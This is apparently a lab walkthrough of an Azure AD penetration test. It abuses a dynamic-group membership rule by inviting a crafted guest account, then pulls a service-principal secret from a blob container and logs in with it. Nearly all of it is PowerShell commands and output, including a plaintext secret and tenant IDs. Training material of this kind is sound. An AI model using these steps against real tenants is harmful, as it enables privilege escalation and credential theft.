c72a6021-724d-493f-a7ea-013b7e0173d5 Betty J Theis          BettyJTheis@retailcorp.onmicrosoft.com
8e68cef3-6328-49ce-b9a6-bbfff5caa124 Bill L Pietsch         BillLPietsch@retailcorp.onmicrosoft.com
9d5b4c68-bf16-4627-8958-c6e2b9c513d5 Billy M Sims           BillyMSims@retailcorp.onmicrosoft.com
59aa5987-405c-4a9b-908a-5838ecd401c7 FNU LNU                bim01_bimsec.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
08a5ca2a-7744-4d23-82c8-dfd69410bf04 Bobbie J Evans         BobbieJEvans@retailcorp.onmicrosoft.com
0a601dbe-ef13-475f-bdbf-1a41e951c9d2 Bonnie L McElroy       BonnieLMcElroy@retailcorp.onmicrosoft.com
f749603c-75c8-4d41-9d4a-a5e81f5e2f70 Brad V Parks           BradVParks@retailcorp.onmicrosoft.com
c051aa59-b1e3-48f6-8fd5-ff43eb530fda Brian F Robinson       BrianFRobinson@retailcorp.onmicrosoft.com
0f15f3f1-b9e1-4b95-b2e0-10be7b243939 Brian M Nelson         BrianMNelson@retailcorp.onmicrosoft.com
ec080b59-23ab-4af7-b388-cc84c18fceb5 Carlton P Carpenter    CarltonPCarpenter@retailcorp.onmicrosoft.com
46484d5a-37b8-4f2e-8bba-684f71007478 Carmella R Upton       CarmellaRUpton@retailcorp.onmicrosoft.com
2838a7e1-0ba6-4465-b1e2-9fb29566cfba Carolina J Reid        CarolinaJReid@retailcorp.onmicrosoft.com
112b3d77-6d54-4b8a-92e9-331830b44373 Carolyn J Diaz         CarolynJDiaz@retailcorp.onmicrosoft.com
f984f77d-e174-46a3-a051-48c5fa216bfc Cassie J Walker        CassieJWalker@retailcorp.onmicrosoft.com
```

For Enumerating Groups:

Get-AzureADGroup -All $true




```
PS C:\AzAD\Tools> Get-AzureADGroup -All $true

ObjectId                             DisplayName         Description
--------                             -----------         -----------
359dfa24-0a48-495d-8646-b8a9ab01c13d Finance
35bd7eee-d537-474f-b9a3-9756a8f0ba68 Marketing
49e58be7-16fd-48ec-a9e5-f40feef4adf6 Network Operations
58764583-5791-4627-8731-8411db4ba338 Human Resources
62f656b3-e8c9-452c-85ce-104a8d0baaf5 Security Operations
750d8501-0ad2-4039-b587-993794f6cbd7 PIMAdmins           Members of this group have privileges to manage privileged identities.
777643e6-e814-4abb-8caf-195a3e859325 HelpDesk
80c6d793-acc0-4ba6-bf17-d4048763999b GRC
80f8306b-fe8c-4f1e-9474-1457d4361375 DevOps
a8418db9-8153-43ef-b37e-59fb7d88aaff Network Security
c85146db-e493-4708-bbeb-38eb46441c62 Hardware Mgmt
ff51087c-6a1a-4304-af8c-7e446027e86d Sales


PS C:\AzAD\Tools> _
```

To list the Azure resources

Get-AzResource

From this it is clear that the User PIMUser don't have any privileges to do the operations



```
PS C:\AzAD\Tools> Get-AzResource
Get-AzResource : Run Connect-AzAccount to login.
At line:1 char:1
+ Get-AzResource
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : CloseError: (:) [Get-AzResource], PSInvalidOperationException
    + FullyQualifiedErrorId : Microsoft.Azure.Commands.ResourceManager.Cmdlets.Implementation.GetAzureResourceCmdlet

PS C:\AzAD\Tools>
```


Dynamic groups allows membership based on rules. To list the dynamic groups, new module is needed instead of AzureAD. So removing AzureAD module and importing preview module.

Commands:

Remove-Module AzureAD

Import-Module C:\AzAD\Tools\AzureADPreview\2.0.2.138\AzureADPreview.psd1

Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}




```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureADPreview\2.0.2.138\AzureADPreview.psd1
PS C:\AzAD\Tools> Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}

Id                                   DisplayName Description
--                                   ----------- -----------
750d8501-0ad2-4039-b587-993794f6cbd7 PIMAdmins   Members of this group have privileges to manage privileged identities.


PS C:\AzAD\Tools>
```

From this, PIMAdmins have privileges.

For the membership rules:

Get-AzureADMSgroup |?{$_.GroupTypes -eq ‘DynamicMembership’} | select MembershipRule



```
PS C:\AzAD\Tools> Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'} | select MembershipRule

MembershipRule
--------------
(user.mail -contains "pim") or (user.mail -contains "pimadmin") or (user.mail -contains "operations") and (user.userType -eq "guest")


PS C:\AzAD\Tools> _
```

Important things needed to be checked while AD Pen-testing

Get-AzContext

Get-AzContext -List Available

Get-AzSubscription

Get-AzResources

Get-AzRoleAssignment

Privilege Escalation

The process is to get privileged access. Invite the user in this case ‘pim’, ‘pimadmin’ in their mail to get membership of PIMAdmins group. (Crafting the membership to abuse the rule)

"MembershipRule


(user.mail -contains "pim") or (user.mail -contains "pimadmin") or (user.mail -contains "operations") and (user.userType -eq "guest")
"

This is the membership rule which is obtained from the enumeration phase.

For that, creating a new AzureAD invite


Command:

New-AzureADMSInvitation -InvitedUserDisplayName "InvitedAttacker1" -InvitedUserEmailAddress "pim@policeuniversityjod.onmicrosoft.com" -InviteRedirectURL https://portal.azure.com -SendInvitationMessage $true



```
PS C:\AzAD\Tools> New-AzureADMSInvitation -InvitedUserDisplayName "InvitedAttacker1" -InvitedUserEmailAddress "pim@policeuniversityjod
.onmicrosoft.com" -InviteRedirectURL https://portal.azure.com -SendInvitationMessage $true


Id                      : 9bdd2fc4-9a5c-4d51-a417-2384d25164d3
InvitedUserDisplayName  : InvitedAttacker1
InvitedUserEmailAddress : pim@policeuniversityjod.onmicrosoft.com
SendInvitationMessage   : True
InviteRedeemUrl         : https://login.microsoftonline.com/redeem?rd=https%3a%2f%2finvitations.microsoft.com%2fredeem%2f%3ftenant%3d
                          711c59fe-8dee-40c0-adc1-ed08f738de43%26user%3d9bdd2fc4-9a5c-4d51-a417-2384d25164d3%26ticket%3dJe4eLLR8LkquU
                          NLvrkrO8N%252b4z9Bs7V54OEgHZCStc7M%253d%26ver%3d2.0
InviteRedirectUrl       : https://portal.azure.com/
InvitedUser             : class User {
                            Id: 0893c4e0-e529-469e-9fbe-8de287c440c5
                            OdataType:
                          }

InvitedUserMessageInfo  : class InvitedUserMessageInfo {
                            CcRecipients: System.Collections.Generic.List`1[Microsoft.Open.MSGraph.Model.Recipient]
                            CustomizedMessageBody:
                            MessageLanguage:
                          }

InvitedUserType         : Guest
Status                  : PendingAcceptance
ResetRedemption         : False
```

Using the link, gaining access to the group of retailcorp using the account created by the attacker.



Microsoft

pim@policeuniversityjod.onmicrosoft.com

Review permissions

R

Retail Corporation retailcorp.onmicrosoft.com


This resource is not shared by Microsoft.

The organization Retail Corporation would like to:


- Sign you in
- Read your name, email address, and photo

You should only accept if you trust Retail Corporation. By accepting, you allow this organization to access and process your data to create, control, and administer an account according to their policies. **Retail Corporation has not provided a link to their privacy statement for you to review.** Retail Corporation may log information about your access. You can remove these permissions at https://myapps.microsoft.com/retailcorp.onmicrosoft.com

After accepting the request, pim@policeuniversityjod is able to access the retailcorp's group. Switch directory to Retail corp.




As per the given task, locate the containers



Name	Last modified	Public access level	Lease state
$logs	12/2/2021, 12:11:15 ...	Private	Available
configuration	12/2/2021, 1:56:50 PM	Container	Available
pimadmins	12/2/2021, 8:06:55 PM	Private	Available

From the containers, go through pimadmins and there is a json file. Download it.



Name	Modified	Access tier	Archive status
PIM.json	12/2/2021, 8:07:21 PM	Hot (Inferred)	

Opening PIM.json

You have chosen to open:

PIM.json


which is: JSON document (2.5 KB)
from: blob:

What should Firefox do with this file?

○ Open with Text Editor (default)

● Save File

The Json file contains password credentials



```
└─# cat PIM.json
{
        "id": "db52c567-6d80-4675-9c80-4211811daaaa",
        "acceptMappedClaims": null,
        "accessTokenAcceptedVersion": null,
        "addIns": [],
        "allowPublicClient": false,
        "appId": "20eb5f4e-317a-4987-a384-298bf636f082",
        "appRoles": [
```


From the obtained information from the json,
ie;
appId : 20eb5f4e-317a-4987-a384-298bf636f082
password : mEY7Q~PByrDX88Q4Rqoelzu~rHyLqhFgp-Ycb
Tenant Id : 711c59fe-8dee-40c0-adc1-ed08f738de43

Command :

$password = ConvertTo-SecureString ‘mEY7Q~PByrDX88Q4Rqoelzu~rHyLqhFgp-Ycb’ -AsPlainText -Force

$creds = New-Object System.Management.Automation.PSCredential('20eb5f4e-317a-4987-a384-298bf636f082', $password)

Connect-AzAccount -ServicePrincipal -Tenant “711c59fe-8dee-40c0-adc1-ed08f738de43” -Credential $creds




```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'mEY7Q~PByrDX88Q4Rqoelzu~rHyLqhFgp-Ycb' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential('20eb5f4e-317a-4987-a384-298bf636f082', $Password)
PS C:\AzAD\Tools> Connect-AzAccount -ServicePrincipal -Tenant "711c59fe-8dee-40c0-adc1-ed08f738de43" -Credential $creds
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile (
C:\Users\IEUser\.Azure ). Please ensure that this directory has appropriate protections.

Account                              SubscriptionName TenantId                             Environment
-------                              ---------------- --------                             -----------
20eb5f4e-317a-4987-a384-298bf636f082 RetailCorp       711c59fe-8dee-40c0-adc1-ed08f738de43 AzureCloud


PS C:\AzAD\Tools>
```

To check the resources available with this

Command:


Get-AzResource



```
PS C:\AzAD\Tools> Get-AzResource


Name              : breakglass-vault
ResourceGroupName : Retail
ResourceType      : Microsoft.KeyVault/vaults
Location          : germanywestcentral
